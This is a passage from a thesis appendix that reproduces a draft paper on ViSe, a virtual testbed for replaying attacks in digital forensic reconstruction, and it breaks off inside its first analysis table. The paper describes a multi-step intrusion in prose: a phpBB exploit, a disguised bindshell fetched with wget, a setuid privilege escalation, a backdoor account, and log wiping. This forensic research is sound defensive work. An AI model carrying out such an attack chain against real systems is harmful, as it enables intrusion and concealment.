[6] Standards Australia and Standards New Zealand. AS/NZS 4360: 2004 risk management, 2004.

[7] G. Stonebumer, A. Goguen, and A. Feringa. Risk management guide for information technology systems, National Institute of Standards and Technology, special publication 800-30, 2002.

A. Risk Variance

The variance $\sigma_t^2(0)$ of $\mathcal{R}_t^0$ given by Equation 2, can be derived as follows

$$\begin{aligned}
\sigma_t^2(0) &= Var[\mathcal{R}_t^0] \\
&= \sum_{k=1}^{K} \left(\frac{\frac{1}{\sigma_t^2(k)}}{\sum_{k=1}^{K} \frac{1}{\sigma_t^2(k)}} \right)^2 Var[\mathcal{R}_t^k] \\
&= \left(\frac{1}{\sum_{k=1}^{K} \frac{1}{\sigma_t^2(k)}} \right)^2 \sum_{k=1}^{K} \left(\frac{1}{\sigma_t^2(k)} \right)^2 \sigma_t^2(k) \\
&= \left(\frac{1}{\sum_{k=1}^{K} \frac{1}{\sigma_t^2(k)}} \right)^2 \sum_{k=1}^{K} \frac{1}{\sigma_t^2(k)} \\
&= \frac{1}{\sum_{k=1}^{K} \frac{1}{\sigma_t^2(k)}}. \qquad (4)
\end{aligned}$$

Appendix O

JICV Paper (draft)

This appendix contains a copy of the paper "Using a Virtual Security Testbed for Digital Forensic Reconstruction" by André Årnes, Paul Haas, Giovanni Vigna, and Richard A. Kemmerer [A8]. The paper was accepted by the Journal in Computer Virology, and a revised copy will be printed in the journal in 2007.

Using a Virtual Security Testbed for Digital Forensic Reconstruction

André Årnes[1], Paul Haas[2], Giovanni Vigna[2], and Richard A. Kemmerer[2]

[1] Centre for Quantifiable Quality of Service in Communication Systems
Norwegian University of Science and Technology
O.S. Bragstads plass 2E, N-7491 Trondheim, Norway
andrearn@q2s.ntnu.no, http://www.q2s.ntnu.no/
[2] Department of Computer Science,
University of California Santa Barbara,
Santa Barbara, CA 93106-5110, USA
{feakk|vigna|kemm}@cs.ucsb.edu, http://www.cs.ucsb.edu/∼rsg/

Abstract. This paper presents ViSe, a virtual security testbed, and demonstrates how it can be used to efficiently study computer attacks and suspect tools as part of a computer crime reconstruction. Based on a hypothesis of the security incident in question, ViSe is configured with the appropriate operating systems, services, and exploits. Attacks are formulated as event chains and replayed on the testbed. The effects of each event are analyzed in order to support or refute the hypothesis. The purpose of the approach is to facilitate reconstruction experiments in digital forensics. Two examples are given to demonstrate the approach; one overview example based on the Trojan defense and one detailed example of a multi-step attack. Although a reconstruction can neither prove a hypothesis with absolute certainty, nor exclude the correctness of other hypotheses, a standardized environment, such as ViSe, combined with event reconstruction and testing, can lend credibility to an investigation and can be a great asset in court.

1 Introduction

Digital forensics is gaining importance with the increase of cybercrime and fraud on the Internet. Tools and methodologies for digital forensics with the soundness necessary for presentation in court are in high demand. In this paper, we describe the use of the Virtual Security Testbed (ViSe) [1] as a tool in digital forensic reconstruction. We present a testbed and methodology for testing computer attack tools, as a digital analogy to testing evidence dynamics in physical forensics. The basic idea is to provide an infrastructure where specific attacks can be studied in a way similar to testing the ballistics of a firearm in order to establish its properties. The goal of this approach is to be able to perform testing in a forensically sound manner such that the test results may be presented in court, supporting or refuting a hypothesis regarding a particular sequence of events.

The traditional focus in digital forensics has been on identification, acquisition, and analysis of evidence, using toolkits such as EnCase [2], ILook [3], and Sleuthkit [4]. These toolkits support operations like the recovery of deleted files, string searches, and searches for known files. Recently, there has been an increasing interest in more sophisticated methodologies for forensic analysis, including crime scene reconstructions and studies of evidence dynamics. In this paper, we develop a method for experimental testing in digital forensic reconstructions.

Central to the discussion is the trade-off between the desired detail of the reconstruction and the difficulty of performing the reconstruction experiments. The approach taken in this paper is to study the most significant aspects of a digital crime or a suspect tool using minimal resources in terms of time and equipment. Other approaches, such as physical testbeds or simulations, may be more useful in some cases, as discussed in Section 7.

This paper is organized as follows. Section 2 presents background information about the forensic methodology of crime scene reconstruction and various types of testbeds, as well as some related work. Section 3 presents the terminology and methodology used in this paper. Section 4 provides a detailed description of the security testbed ViSe, as well as a discussion of the use of virtualization in security and forensic testing. Sections 5 and 6 provide examples of the approach based on the Trojan defense and a multi-step attack, demonstrating how ViSe can be applied to digital forensic reconstruction testing. Some considerations of the approach are discussed in Section 7, and the paper is concluded in Section 8.

2 Background

In this section, we present the forensic methodology of crime scene reconstructions, a discussion of different types of testbeds, as well as an overview of related work.

2.1 Crime Scene Reconstruction

Crime scene reconstruction (or crime reconstruction) [3] is a fairly new development in forensic science, as discussed in [5, 6]. The purpose of the method is to determine the most probable hypothesis or sequence of events by applying the scientific method to interpret the events that surround the commission of a crime [6]. The basic approach is to state the problem, form a hypothesis, collect data, test the hypotheses, follow up on the most promising hypothesis, and finally draw conclusions supported by admissible evidence. The analysis may involve the use of logical reasoning [6] and statistical analysis [7, 8], as well as domain knowledge about people, criminology, etc. The conclusions of a crime scene reconstruction are usually given with a level of certainty associated with the different hypotheses, indicating the level of evidentiary value.

[3] Note that a *crime reenactment* is unrelated to a crime scene reconstruction.

Carrier and Spafford have proposed an "event-based digital forensic investigation framework" [9] and a method for "event reconstruction of digital crime scenes" [10]. They propose a five step process:

1. *Evidence examination:* a full examination of the evidence aimed at identifying and characterizing evidence relevant to an incident.
2. *Role classification:* examine the role of the evidence as a cause or effect of one event.
3. *Event construction and testing:* identification of events based on the available evidence and testing of whether the events are possible.
4. *Event sequencing:* the linking of multiple events into event chains.
5. *Hypothesis testing:* the hypotheses about the incident are tested.

In this paper, we discuss a way to test events in a forensically sound manner using an isolated virtual environment (ViSe). A hypothesis is made based on available digital evidence and then tested in the ViSe virtual testbed. The hypothesized attack is replayed, and an analysis of all available data (storage media and volatile memory of all involved hosts, as well as network traffic) may support or refute the hypothesis. In this way, we show how replaying events in a virtual environment can help identify the causes, effects, and internal workings of simple or multi-step attacks. Using Carrier and Spafford's model, this approach may be seen as part of the event construction and testing, but it is primarily directed at performing experiments related to the event sequencing. We refer to this as a *reconstruction experiment*.

2.2 On Testbeds

We can group testbeds for performing reconstruction experiments into physical testbeds, virtual testbeds, and simulated testbed. With physical testbeds, one tries to create a testbed that is as close to identical as possible to the crime scene in terms of hardware and software configurations. This is obviously an expensive and resource demanding approach, but it may be necessary for some reconstructions.

A virtual testbed uses virtualization software to emulate the digital crime scene. The entire crime scene, including hosts and networks, can be emulated on a single host. This approach has significant advantages over a physical testbed in terms of resource use and efficiency, but there are some experiments that cannot reliably be reproduced on virtual testbeds.

If the reconstruction is complex and involves a high number of hosts and events, a useful approach can be to model and simulate the events. This approach can be useful when investigating e.g., worm attacks and DDoS attacks. The advantage of this method is that it can focus on the most relevant mechanisms of an attack. However, this method cannot approach the level of detail provided by physical and virtual testbeds.

2.3 Related Work

Formal frameworks for the reconstruction of digital crime scenes are discussed by Stephenson [11] and Gladyshev and Patel [12]. Stephenson uses a Petri Net approach to model worm attacks in order to identify the root cause of an attack. Gladyshev and Patel present a state machine approach to model digital events. Their approach uses a generic event reconstruction algorithm and a formal methodology for reconstructing events in digital systems. In contrast, our approach sets up a virtual digital crime scene in order to replay the digital events in a realistic fashion. Therefore, our approach is complimentary to those of Stephenson, Gladyshev, and Patel.

A significant challenge in digital forensics is to achieve automated evidence analysis and automated event reconstruction. Stallard and Levitt [13, 14] have proposed an expert system using a decision tree to search for violations of known assumptions about data relationships, and Abbott, Bell, Clark, De Vel, and Mohay [15] have proposed a framework for scenario matching in forensic investigations based on transaction logs with automated recognition of event scenarios based on a stored event database. These approaches do not suggest replaying the scenarios on a testbed, but the output of their systems could be used as a basis for realistic testing in ViSe. This would provide a far more thorough analysis and a more convincing case in court. Elseasser and Tanner [16] have proposed an automated diagnosis system that generates possible attack sequences based on profiles of the victim host configuration and of the unauthorized access gained by the attacker. The hypothesized attack sequences are simulated on a model of the victim network, and a successful simulation indicates that the attack sequence could feasibly lead to unauthorized access. Our approach performs the replay on virtual systems rather than performing simulations, but the general approach of hypothesis generation could be combined with our approach. Neuhaus and Zeller [17] have recently proposed a method for automatically isolating processes that are necessary for an intrusion to occur. They propose to capture system calls on a live host and then replay these on a testbed. Their implementation, Malfor, has proved able to identify both the root cause and all intermediate steps needed to reproduce an attack. This approach is designed for real-time use, but it could be combined with our approach to include system calls in the analysis and to automate the reconstruction analysis.

Virtualization is frequently used in security research, primarily because of the flexibility and the small resource requirements. As an example, [18] discusses the use of VMware and the forensic tool SMART for recreating a suspect's computer. Our approach takes this idea further by emulating the entire digital crime scene as part of a digital event reconstruction. Virtualization is also frequently used by the honeypot community. Low-interaction honeypots, such as Honeyd [19], often have built-in virtualization of services, whereas high-interaction honeypots, such as honeynets [20], are often deployed using full operating system virtualization. See also [21] for a discussion of the advantages and disadvantages of VMware in the context of honeypots.

Recent security testbeds include LARIAT [22], LLSIM [23], Netbed [24], Deter [25], and vGrounds [26]. LARIAT is the first simulated platform for testing intrusion detections systems, and LLSIM is its virtualized descendant. Netbed is a simulation environment that served as the predecessor to Deter, a cluster testbed. vGrounds is a virtual environment based on UML (User Mode Linux) [27]. These testbeds provide large-scale simulation at the cost of the accuracy and the number of operating systems and services supported. Section 7.3 discusses cases where this approach may be useful. ViSe supports more exact system and network interaction on a wider range of operating systems. ViSe images are provided in a large library of pre-configured attacks and vulnerable services on common operating systems. ViSe also includes an IDS system to identify the manifestations of an attack.

3 Terminology and Methodology

The *digital crime scene* can consist of a number of computing and storage devices, as well as the network connecting them. We specifically consider that the digital crime scene consists of a number of computer systems, divided into three categories: namely *attack hosts*, *victim hosts*, and *third-party hosts*. The third-party hosts may, for instance, include network or security services that perform logging, or other service providers such as certification authorities. All evidence is analyzed on *analysis hosts*, which are not part of the digital crime scene.

Digital evidence is any digital data that contains reliable information that supports or refutes a hypothesis about an incident. Digital evidence may be found on the hard drives or in the volatile memory of all the involved hosts, as well as in captured network traffic, referred to as *network dumps*. A variant of the network dump is preprocessed network traffic, such as network intrusion detection system alert logs. All analysis is assumed to be performed on copies of the evidence in order to preserve the integrity of the evidence.

An *event* e is an occurrence that changes the state of a computing system. A *crime* or *incident* is an event that violates policy or law. An *event chain* $E = e_1, \ldots, e_n$ is a sequence of events with a causal relationship. The latter definitions are adopted from [9, 10]. *Evidence dynamics* is described in [5] to be "any influence that changes, relocates, obscures, or obliterates physical evidence, regardless of intent". A central issue in evidence dynamics is to identify the *causes* and *effects* of events. The evidence dynamics of different digital media varies. A file can be modified or deleted, and timestamps can be updated. Unallocated data on a disk can be overwritten, and volatile memory can be overwritten or moved to pagefiles. Data transmitted on a network may leave traces in log files and monitoring systems.

Our approach to performing reconstruction experiments starts with a *hypothesis* H_0 stating that one or more tools have been run as part of an attack. The corresponding event chain is then replayed on the testbed. Following execution, the virtual environment is analyzed to find the effects of the events. These effects are in turn compared to the actual digital evidence. The purpose is to replay the

suspected attacks in a controlled environment in order to study the causes and effects of the events involved in the attack. This allows us to replay the attack in a forensically sound manner without compromising the integrity of the original evidence or relying on files that have been compromised by the attacker.

As noted above, a multi-step attack can be studied as a series of interconnected events, where the effects of one event are the causes of the subsequent event. Although the digital forensic reconstruction framework separates causes and effects, differentiating between these may be difficult in practice, as it may require exhaustive testing. Using the terminology above, we therefore assume that event e_{k+1} is the transition between state s_k and s_{k+1}. s_k and s_{k+1} contain the causes and effects of e_{k+1}, respectively. Depending on the evidence dynamics at play, an effect of one event can be superseded by the effects of a later event. For example, if a file is modified twice, only the latter modification will be represented in the timestamp of the file. Another example occurs when a file is first deleted and then overwritten by other data.

In some cases, there may be several competing hypotheses about the chain of events leading to the digital evidence found in a digital crime scene. In this case, each hypothesis is formulated and tested separately. Based on the competing hypotheses $H_0, H_1, \ldots, H_m$, the tests may share one or more initial events. In this case, the shared events need only be replayed once.

The methodology for testing in forensic reconstruction used in this paper can be expressed as a five-step process:

1. *Configure testbed* with appropriate software according to a hypothesis.
2. *Replay attack* according to the hypothesis and save snapshots for each state.
3. *Acquire and verify images* of all snapshots.
4. *Perform analysis* through the comparison of states.
5. *Compare images to digital evidence* to support or refute the hypothesis.

The process is shown in Figure 1 and can be reiterated for alternative hypotheses.

4 Virtualization and the ViSe Testbed

In this section, we review the criteria for a forensic testbed and discuss the advantages of virtualization in digital forensic testing. We give an overview of VMware and the ViSe[4] [1] testbed and consider integrity issues using ViSe as a virtualization platform. We also discuss the digital forensic image created to aid digital forensic testing. The use of ViSe is further demonstrated through specific examples in Sections 5 and 6.

4.1 Virtualization

The main criteria for choosing a testbed are resource demands, availability and usability, flexibility and efficiency, forensic soundness, and similarity to the digital crime scene [28]. While physical testbeds can most accurately represent a

[4] http://www.cs.ucsb.edu/∼rsg/ViSe/




Fig. 1. Method for testing in forensic reconstructions.

digital crime scene, there is significant overhead required for the setup, configuration, and re-installation of the involved systems. Each hypothesis requires a separate machine, and different hardware must be obtained to provide complete coverage of the systems involved in an attack. Furthermore, the impracticality of restoring a system to a previous state to test an alternative but similar hypothesis is obvious.




Fig. 2. Illustration of a Virtual Environment.

Virtualization addresses these problems with negligible overhead. A single computer can represent the entire digital crime scene, emulating different oper-

ating systems, configurations, and services as necessary. For example, Figure 2 represents a single physical Fedora Core 4 machine using VMware to emulate a virtual network and three virtual operating systems running Fedora Core 3. Virtualization environments are also more portable and reusable. They can be shared between multiple hosts, and once a configuration is made, it can be restored later in an investigation or reused in other investigations.

VMware 5.0 [29] was chosen as the emulation environment for ViSe [1], because it contains several advantages over other emulation environments such as Xen [30], Microsoft Virtual PC [31], and UML [27]. VMware is able to emulate both Linux and Windows, as well as any other x86 operating system. Xen and UML are limited to selected ports or currently available operating systems. Neither Xen nor UML could emulate Windows platforms at the time of ViSe's creation. VMware and Microsoft Virtual PC are similar in scope and application. However, Virtual PC runs on Windows and Apple Macintosh systems, while VMware runs on Windows and Linux systems. VMware was chosen over Virtual PC because development in Linux provided the most ideal environment for developing and testing malicious attacks.

4.2 The ViSe Testbed

The ViSe testbed was developed at UCSB to test attacks on various vulnerable operating systems and to test intrusion detection systems. ViSe originally contained 10 operating systems and a total of 40 exploits against the programs running on them. The operating systems included are Windows 2000, 2003, XP, Red Hat 6.2, 7.2, SuSE 9.2, Debian 3.0, Fedora Core 3, FreeBSD 4.5, and 5.4. The exploits, as detailed in Table 1-4 of [1], are both local and remote attacks. ViSe was recently extended with an additional 30 remote attacks from the OWASP's top ten web application vulnerabilities framework [32], targeting 10 web applications running on both Windows and Linux platforms.

One reason for choosing VMware to implement ViSe is that the snapshot and cloning features of VMware allow new images to be derived from old ones. When using the snapshot feature, new snapshots are created incrementally, i.e., only changes are stored in the new snapshot file. The current ViSe tree requires 80 GB for 70 separate system configurations derived from the 10 base operating system images. This is achieved by using the snapshot feature to create new configurations of a system, which, in turn, provides a tremendous space savings as compared to requiring a full install for each configuration.

The snapshot feature allows for the creation of a tree of successive changes derived from a base system. Each tree represents a host involved in an attack, such as attacker, victim, or IDS systems. New ViSe images are added to a tree by making a snapshot with the desired modifications based on a previous snapshot or root image. Unfortunately, multiple systems derived from the same tree cannot be run simultaneously. For this purpose, it is necessary to use the full cloning feature in VMware to create a full image, which uses the space requirements of both the new files and the old configuration. The advantage of the cloning feature is that cloned images can be run and distributed independently of the

ViSe tree, which allows the image and the events in that image to be replicated by relevant parties.

When an attack is replayed, the attacker, detector, and vulnerable images are booted, and the attack is run as prescribed in its accompanying documentation. If the attack damages the configuration of a particular image, that image only needs to be restored and rebooted to recover from the damage. Also, snapshots of the images can be created and then restored, providing instantaneous recovery. This method results in both a significant time savings and a decrease in storage requirements compared to using physical systems to replay an attack.

4.3 Integrity Issues

There are a number of integrity issues to be considered related to using VMware as the virtualization platform for ViSe. The first issue concerns data contamination between the host and guest operating systems. We have not been able to demonstrate such an issue on a Fedora Core 3 system, but as a precautionary measure, images should be isolated from each other by cloning each image on a separate sanitized partition. Each new cloned image becomes a new ViSe image root, which is used to create new snapshots over empty memory. This approach guarantees that there is no data contamination between the host and the guest operating systems nor between the different guest systems. Note that ViSe was initially designed to be simple with minimal space requirements, and the integrity of the images was not a primary consideration. As a result, the first ViSe images were created on un-sanitized host partitions.

It should be noted that VMware image files are proprietary, and thus they are not identical copies of system disks or partitions. In this paper, we are only concerned with the file systems contained in the VMware image files, and not with the VMware-files themselves. We perform the testing in VMware, and the forensic acquisition in preparation for analysis is either performed in VMware or by using the `vmware-mount.pl` tool for mounting VMware images. The integrity of the disk images can be verified using one-way hash functions such as MD5, SHA-1 or SHA256, which provide the necessary integrity for our purposes[5].

Another integrity issue that should be considered is the virtual network used to connect the images. VMware allows several different types of network connectivity options: bridged to a physical device, a NAT to the host's IP address, virtual image to host-only, and custom [29]. Only bridged networking connects the virtual network to the physical network. This allows transparent connections between virtual and physical hosts. Because the extent of all attacks was known and documented during the creation of ViSe, images were created using static IP addresses in the subnet of their host system. In general, however, the testbed host operating system should be disconnected from any external networks. In particular, if the guest operating system is able to reach external networks, the test may be compromised, and malicious code could spread from the testbed.

[5] Recent research has uncovered weaknesses in MD5 and SHA-1 [33, 34].

The third integrity issue is the "shared folders" feature of VMware. This feature is used to allow file transfers between the host and guest systems [29]. During ViSe's construction, this feature was enabled to simplify the transfer of files and data. During forensic reconstruction, it should be disabled to prevent cross-contamination between the host and guest system. It can be re-enabled for the purpose of analysis to facilitate external analysis and to review the results outside of ViSe (see Section 4.4).

The last integrity issue involves the similarity of attacks in the virtual testbed to attacks on physical machines. Most importantly, only a limited amount of hardware devices is supported by the virtualization engines. If the attack depends on hardware that is not emulated by the virtual machine, the attack may not be reproducible on a virtual testbed. For example, the attack developed by David Maynor and Jon Ellch [35] (expected to be presented at BlackHat 2006) exploits specific wi-fi drivers that may not be supported in a virtual environment. Furthermore, sophisticated attacks could detect and respond to the presence of VMware and other forensic tools [36], for example by breaking out of VMware and accessing the host system [37]. Another potential problem is anti-forensic attacks, which purposely attempt to thwart forensic investigations [38], for example by generating excess or confusing signatures in order to make event reconstruction difficult. Attacks such as these are uncommon and require special consideration. They are not considered in this paper.

4.4 The Virtual Forensic Analysis Image

In order to be able to handle the test images in a forensically sound manner, a forensic analysis system has been added to ViSe. The main purpose of this system is to acquire copies of hard drive images from the test systems (using `dcfldd`[6]), as well as to provide a verification of the integrity of the copies (using tools such as `md5sum` and `sha256sum`).

The forensic analysis system is built on Fedora Core 3, and it is installed as a new root in the ViSe tree to avoid any conflicts with the test images. Such a conflict could, for example, occur if the LVM (Logical Volume Manager) is used. LVM requires that the `id` of the underlying physical volumes be unique when the volumes are mounted. Unfortunately, VMware's cloning and snapshot features retain the LVM `id` of the root image. Therefore, if the forensic analysis image was added to a ViSe tree, it could not mount any other images of that same tree, because the LVM `id` would already be present.

In order to avoid contamination between the external network and the forensic analysis system, the virtual forensic analysis system is configured without a virtual network interface. As an additional precaution, the host operating system can be physically disconnected from the network during the analysis.

A virtual disk can be analyzed in VMware by adding it as a disk to the forensic analysis system. This disk should be provided as an independent and non-persistent disk, in order to prevent any changes to the image. Because VMware

[6] `dcfldd` is a forensic version of the GNU tool `dd`, commonly used for copying disks and partitions.

requires write access to its virtual disk images, the forensic analyst has to mount them in read-only mode to assure that the file systems of those images are not changed.

It must be noted that in VMware it is not possible to take a snapshot of a system with an independent disk, mount an independent disk in a snapshot, or mount several instances of different snapshots based on the same base image. The image acquisition either has to be performed sequentially (by rebooting the virtual analysis host for each disk image to be analyzed) or by creating a full disk clone for each snapshot. By using the latter method, several disks can be mounted at once.

The images to be analyzed are copied to a "shared folder" directory using `dcfldd`. After all the images have been acquired and verified, the forensic analysis can be performed outside ViSe. The primary reason for this is that there is a significant performance penalty in performing the analysis in a virtual environment (see Section 7.3). By performing the analysis outside ViSe, the results are also available for external analysis and review.

5 Scenario – "The Trojan Did It!"

A common theme in digital forensics is the "Trojan Defense", where a defender claims that his computer was hijacked by another party and used to commit a crime. This defense has been successfully used to achieve acquittal in criminal cases [39, 40, 8]. This Section provides an overview of an event reconstruction experiment related to such a defense. In Section 6, we provide a more detailed example with practical results.

Consider the example where the defender accused of causing a denial-of-service (DoS) attack on a web-server claims that his computer was attacked and compromised by the W32/Blaster worm [41]. The W32/Blaster worm has a backdoor component that was allegedly used to launch the web-server attack from the host. Based on this, a forensic investigator can formulate a hypothesis that corresponds to the defense:

The defender's host running Windows XP has been infected by the W32/Blaster worm. The W32/Blaster worm has opened a backdoor on the host, which has been exploited by an external attacker running Linux Fedora Core 3. By using the backdoor, the attacker has launched a DoS-attack on a web server on the Internet.

If this hypothesis is validated, it can support the case of the defense. On the other hand, if the hypothesis is refuted, the case of the defense is weakened. The hypothesis can be seen as an event chain, as illustrated in Figure 3. This event chain has three events: *e1* corresponds to the worm infection, *e2* corresponds to an attacker using the worm's backdoor, and *e3* corresponds to an outbound attack launched through the backdoor. The four states *s0*, *s1*, *s2*, and *s3* corre-

spond to the states. The model is an abstraction of the involved incidents, and we could obviously create a more detailed event chain if necessary.




Fig. 3. State diagram for worm attack scenario.

The investigators can now perform a reconstruction experiment according to the process in Fig. 1. The testbed is configured with a virtual network and the following hosts:

- Worm source: Windows XP, infects the defender's host with W32/Blaster
- Worm payload source
- Attacker's host: Linux Fedora Core 3
- Defender's host: Windows XP host
- Web server: MS IIS, target of DoS attack

Based on the specifics of the attack, third-party hosts, such as DNS servers, may have to be included as well.

The attack is replayed according to the hypothesis, as shown in Figure 4. A VMware snapshot is taken for each of the involved hosts for every state. These snapshots are then copied to images in a forensically sound fashion for analysis. Timestamps and hash-sums are taken of all the images for verification purposes. Based on these images, subsequent states are compared in order to identify all changes between two states. These changes are the effects of an event. As previously mentioned, some effects can be superseded by the effects of later events.




Fig. 4. Acquisition and analysis for worm attack scenario.

Finally, the results of the experiment are compared to the digital evidence acquired from the actual crime scene. If the findings of the experiment are consistent with the digital evidence, the experiment provides support for the defender's case. Otherwise, a new experiment should be run based on new or modified hypotheses.

6 Scenario – A Multi-step Attack

In this section we demonstrate the use of the ViSe testbed for testing a multi-step attack. The attacks are chosen from the database of attacks available in the ViSe testbed. As part of a criminal investigation, it is necessary to determine the chain of events in a forensically sound manner. Based on the available evidence in the digital crime scene, a digital forensic reconstruction is initiated and an initial hypothesis is stated:

An attack host running Fedora Core 3 has launched and completed a multi-step attack against the victim host running Fedora Core 3. The multi-step attack consists of an Nmap scan, an exploit of the phpBB 2.0.10 viewtopic.php vulnerability, an installation of bindshell on port 12497 named httpd, an exploit of a vulnerable iwconfig buffer overflow vulnerability, the creation of a non-root user and root backdoor, and finally the removal of traces.

In order to support or refute this hypothesis, we wish to perform an isolated test of the multi-step attack. Virtual systems similar to the ones in the hypothesis are set up in ViSe, and the multi-step attack is replayed as described below. When the test is finished, the analyst can compare the effects of the attack in the virtual environment to the digital evidence in the digital crime scene. If the identified effects do not support the hypothesis, the hypothesis should be reformulated, and the necessary test events should be replayed. It may be necessary to include events that are not directly related to the attack in the test, such as intentional evidence manipulation (e.g., file modifications or deletions) and regular user or system activities (e.g., rebooting and disk defragmentation).

Note that the analyst does not need access to all the hosts involved in the digital crime scene. The results of the test can be compared to any available evidence. However, the certainty of the results is reduced when the digital evidence is incomplete.

6.1 Configuring ViSe for Replaying the Attack

To replay the attack, images are derived from snapshots in the ViSe library to represent the attack host, a detector host, and a vulnerable host. Each image is an installation of Fedora Core 3 with system configuration and files specific to its purpose. The attacker represents the single host conducting all the stages of the attack, including network scanning and vulnerability exploitation. The

detector image is running a Snort 2.4.3 IDS system. The vulnerable image snapshot is created by adding a local system buffer overflow vulnerability (`iwconfig`) to a predefined snapshot containing a remote, web-based vulnerability (`phpBB 2.1.10`). Both vulnerabilities are available in the ViSe library. Each snapshot is then created into a full-clone on a separate, zeroed-out partition, as discussed in Section 4.3. Figure 5 shows the resulting forensic testbed.




Fig. 5. ViSe image tree for example attack.

6.2 Replaying the Attack

The hypothesized event chain representing the attack is divided into a number of discrete events, each leading to a new state. Each event leads to a state snapshot that can be examined independently in order to determine the sequence of events leading to the final image. The effects of an event are identified by finding the differences between two successive states. The attack is replayed as follows (the details of the attack are provided in the Appendix):

- Event 1: Network scan, port scan, and manual web browsing by attacker. The attacker uses `nmap` to determine the vulnerable host's address and the open ports on the victim. The attacker then uses the ELinks web browser to visit the web-page `/phpBB2/` on the victim.
- Event 2: The attacker exploits the phpBB 2.0.10 viewtopic.php arbitrary code execution vulnerability[42] and gains a remote shell on the victim host with username `apache`.

– Event 3: The attacker retrieves a bindshell using `wget` and executes it in `/tmp`. The name of the bindshell is `httpd`, named to appear identical to the default process run by apache. He then disconnects from his current remote shell and connects to the listening port of the bindshell at port 12497.
– Event 4: The attacker searches for setuid programs using `find` and discovers a vulnerable version of `iwconfig`[43]. He retrieves an exploit using `wget` and executes it, becoming root.
– Event 5: The attacker creates a non-root user `bash` and uses `wget` to retrieve a backdoor named "`]`", which he places in `/usr/bin`. He then disconnects from the bindshell.
– Event 6: The attacker logs in as the newly created user bash using ssh and becomes root using the backdoor. The attacker then kills his old bindshell, and removes all traces in `/tmp` and `/var/log`.

Note that there is a trade-off between the granularity of a reconstruction and the number of events. At the highest-level of detail, every system call can be viewed as an event. At the other extreme, an entire attack can be viewed as a single event.

6.3 Attack Analysis and Verification

When the attack is replayed, the different stages are represented by seven states, as shown in Figure 6. Each state consists of a snapshot for each host, and one state is reached from the previous state by an event. Images of all the snapshots are acquired in the ViSe forensic system using the tool `dcfldd`. The analysis is performed on a non-virtual host outside ViSe, as discussed in Section 4.4.




Fig. 6. State diagram for multi-step attack.

The attack is analyzed by comparing the states of the attack sequentially. Every change between two states s_k and s_{k+1} is considered an effect of the corresponding event e_{k+1}. If the effect is superseded by a later event, for instance through a file modification or file deletion, only the latter effect is considered.

In this example, we present the results of the analysis in tables, where each row indicates the host, the type of evidence, the name of the evidence identifier, and what action has affected the evidence. We do not claim completeness of the analysis results – the tables are intended only to demonstrate the use of ViSe and the reconstruction methodology. For the purpose of this example, we only consider evidence found in the file systems and log files of the victim host, as well as in the network monitoring and intrusion detection system.

Table 1 shows the effects of the portscan on the victim system, as well as on the network IDS. We see that the activity has been logged in the system files, and the Snort IDS classifies the activity as a "portscan". The manual web browsing has caused the web access log and two database files related to PhpBB to be updated. The modified file`/etc/cups/certs/0` is repeated throughout the experiment, and seems to be an artifact of the Fedora Core installation used.

Host	Type	Name	Action
V	F	/var/log/messages	M
V	F	/var/log/httpd/access_log	M
V	F	/var/log/secure	M
V	F	/var/lib/mysql/mysql/phpbb_sessions.MYI	M
V	F	/var/lib/mysql/mysql/phpbb_sessions.MYD	M
V	F	/etc/cups/certs/0	M
